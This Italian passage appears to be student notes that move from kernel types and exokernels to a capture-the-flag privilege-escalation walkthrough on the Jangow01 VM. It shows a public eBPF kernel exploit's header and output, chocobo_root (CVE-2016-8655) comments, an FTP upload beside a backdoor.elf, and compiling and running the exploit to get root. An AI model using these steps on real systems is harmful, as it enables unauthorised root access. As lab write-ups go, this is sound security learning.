- **Microkernel** - Fornisce solo funzionalità base (come la comunicazione tra processi e gestione memoria). Altre funzioni sono implementate come moduli separati.
- **Kernel Ibrido** - Combina caratteristiche di monolitico e microkernel: alcune funzioni principali sono integrate nel kernel, altre sono modulari.
- **Exokernel** - Fornisce solo un livello minimale di controllo
- **Nanokernel** - Una variante estremamente minimale del microkernel che gestisce solo interruzioni e tempi

# PERCHÈ EXPLOITIAMO IL KENREL?

## Total access

Ha accesso completo all'hardware: È il livello di controllo più privilegiato nel sistema. Comprometterlo dà il massimo potere sull'intero dispositivo.

## Esecuzione del codice

Esegue codice in modalità privilegiata: Le applicazioni utente operano in modalità utente (con accesso limitato), ma il kernel opera in modalità kernel (con accesso illimitato). Exploit ben progettati riescono a passare da modalità utente a modalità root.

## La possibilità di trovare Criticità


Questo punto è maggiormente riferito ai kernel monolitici, nei quali, essendo più complessi, è possibile riscontrare bug o vulnerabilità

# EXOKERNEL CURIOSITÀ

*L'idea alla base degli exokernel è quella di imporre il minor numero possibile di astrazioni agli sviluppatori di applicazioni, consentendo loro di prendere quante più decisioni possibili sulle astrazioni hardware.*

Questa tipologia di kernel è stata progettata per offrire il massimo controllo alle applicazioni sull'hardware, mantenendo il kernel stesso estremamente minimalista.

Esso non è molto diffuso in ambito commerciale poichè a causa della sua complessità, è preferibilmente utilizzato all'interno di scenari in cui la performance si rivela essere un fattore critico, come ad esempio se si parla di calcolo ad alte prestazioni, oppure ricerca accademica



# Cenno alle astrazioni

*L'astrazione serve a facilitare progettazione e manutenzione (o la stessa comprensione) di sistemi informatici complessi mediante l'applicazione del metodo logico di astrazione.*

## Ma cos'è questa astrazione?

L'astrazione in informatica è un concetto fondamentale che consiste nel semplificare e nascondere i dettagli complessi di un sistema, mostrando solo gli aspetti essenziali o rilevanti per l'utente o per altri sistemi. Questo permette di lavorare su un livello di comprensione più alto senza preoccuparsi della complessità sottostante. Molti esempi di astrazione sono stati incontrati durante il percorso scolastico. Per citarne alcuni:

- **Funzioni, metodi, classi e oggetti** in programmazione
- Il **modello ISO/OSI** in ogni livello, poiché esso infatti, nasconde i funzionamenti specifici di ogni livello



# CARATTERISTICHE DEGLI EXOKERNEL


Le caratteristiche principali degli exokernel sono:

- **Minima astrazione:** esso non impone astrazioni predefinite e fornisce accesso diretto alle risorse hardware come CPU, memoria, o dispositivi I/O
- **Massima efficienza:** poichè esso rimuove overhead dovuti ad astrazioni complesse, permettendo alle applicazioni di sfruttare le risorse in modo molto più ottimizzato
- **Sicurezza:** gli exokernel dividono l'accesso alle risorse hardware in modo sicuro tra più applicazioni. Questo avviene per far sì che si abbia la garanzia che le applicazioni non interferiscano tra loro
- **Personalizzazione:** questa tipologia di kernel è molto flessibile e può essere adattato a specifici casi d'uso



# Preparazione del file

Una volta individuato l'Exploit da utilizzare esso è stato velocemente analizzato in modo da comprendere che tipo di linguaggio utilizzasse. E' stato successivamente copiato ed inserito all'interno di un file di testo. L'Exploit ormai pronto è stato salvato con la corretta estensione ed è diretto ad essere uploadato sulla macchina bersaglio.



```
/*  
Credit @bleidl, this is a slight modification to his original POC  
https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c  
  
For details on how the exploit works, please visit  
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html  
  
Tested on Ubuntu 16.04 with the following Kernels  
4.4.0-31-generic  
4.4.0-62-generic  
4.4.0-81-generic  
4.4.0-116-generic  
4.8.0-58-generic  
4.10.0-42-generic  
4.13.0-21-generic  
  
Tested on Fedora 27  
4.13.9-300  
[*] UID from cred structure: 1000, matches the current: 1000  
[*] hammering cred structure at fffff880038704600  
[*] credentials patched, launching shell ...  
#id  
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(samb
```



# UPLOAD

The screenshot shows two terminal windows. The left window, titled 'Shell No.1', displays the source code for 'chocobo\_root.c', which is an exploit for CVE-2016-8655. It includes comments about KASLR and SMEP/SMAP bypasses, and notes compatibility with Ubuntu 14.04 / 16.04 (x86\_64) kernels 4.4.0 before 4.4.0-53.74. The exploit uses a race condition to gain root privileges. The right window, titled 'kali@kali: ~', shows an FTP session. The user lists files in a directory named 'jangow01', then changes to it and uploads a file named '45010.c'. The upload is shown in progress with a progress bar indicating 334.52 MiB/s and 00:00 ETA. Finally, the user lists the contents of the directory again.

```
/* chocobo_root.c
linux AF_PACKET race condition exploit for CVE-2016-8655.
Includes KASLR and SMEP/SMAP bypasses.
For Ubuntu 14.04 / 16.04 (x86_64) kernels 4.4.0 before 4.4.0-53.74.
All kernel offsets have been tested on Ubuntu / Linux Mint.

VROOM VROOM
***** user@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-51-generic #72-Ubuntu SMP Thu Nov 24 18:29:54 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
user@ubuntu:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@ubuntu:~$ gcc chocobo_root.c -o chocobo_root -lpthread
user@ubuntu:~$ ./chocobo_root
linux AF_PACKET race condition exploit by rebel
kernel version: 4.4.0-51-generic #72
proc_dostring = 0xffffffff81088090
modprobe_path = 0xffffffff81e48f80
register_sysctl_table = 0xffffffff812879a0
set_memory_rw = 0xffffffff8106f320
exploit starting
making vsyscall page writable..

new exploit attempt starting, jumping to 0xffffffff8106f320, arg=0xfffffffff600000
sockets allocated
removing barrier and spraying..
```

```
kali@kali: ~
ftp> ls
229 Entering Extended Passive Mode (|||42093|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Nov 20 16:45 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||17051|)
150 Here comes the directory listing.
-rwxrwxrwx 1 1000 1000 207 Nov 20 16:45 backdoor.elf
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||36658|)
150 Ok to send data.
100% [*****] 24905 334.52 MiB/s 00:00 ETA
226 Transfer complete.
24905 bytes sent in 00:00 (42.18 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||10847|)
150 Here comes the directory listing.
-rw----- 1 1000 1000 24905 Nov 20 17:11 45010.c
-rwxrwxrwx 1 1000 1000 207 Nov 20 16:45 backdoor.elf
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
ftp> 
```

# Eseguire l'eseguibile

Una volta caricato è il momento di eseguire l'eseguibile, per cui una volta all'interno della macchina bisognerà recarsi nella cartella contenente il file appena caricato mediante ftp.

Una volta essersi recati nella medesima cartella è stato eseguito un comando specifico affinché l'Exploit possa entrare in "funzione".

## gcc -45010.c -o bypass


Questo comando utilizza **GCC (GNU Compiler Collection)** per compilare un programma scritto in C, in questo caso, l'Exploit.

Il file sorgente presenterà, appunto, l'estensione **.c** che specifica che esso è un file compilato in linguaggio c.

E infine l'opzione **-o** specifica il nome dell'eseguibile risultante. In questo caso, l'eseguibile sarà chiamato **bypass**. Se non usassimo **-o**, il nome predefinito dell'eseguibile sarebbe **a.out**.

Dopo aver quindi ottenuto il file eseguibile al quale abbiamo attribuito il nome bypass, esso è stato successivamente eseguito mediante il comando **./bypass**.

Ciò farà entrare in funzione l'attacco vero e proprio, che una volta portato a termine ci fornirà i privilegi di amministratore.



```
jangow 01 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
45010.c backdoor.elf user.txt
jangow01@jangow01:~$ gcc 45010.c -o bypass
jangow01@jangow01:~$ ls -all
total 76
drwxr-xr-x 4 jangow01 desaf io02 4096 Nov 20 17:56 .
drwxr-xr-x 3 root      root     4096 Oct 31 2021 ..
-rw----- 1 jangow01 desaf io02 13248 Nov 20 17:55 45010.c
-rwxrwxrwx 1 jangow01 desaf io02 207 Nov 20 16:45 backdoor.elf
-rw----- 1 jangow01 desaf io02 200 Oct 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desaf io02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desaf io02 3771 Jun 10 2021 .bashrc
-rwxr-xr-x 1 jangow01 desaf io02 18432 Nov 20 17:56 bypass
drwx----- 2 jangow01 desaf io02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desaf io02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desaf io02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desaf io02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desaf io02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ ./bypass
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and Linux-hardened t(-_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel ***
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003758a400
[*] Leaking sock struct from ffff88003d082000
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800339eb300
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800339eb300
[*] credentials patched, launching shell...
# whoami
root
# -
```

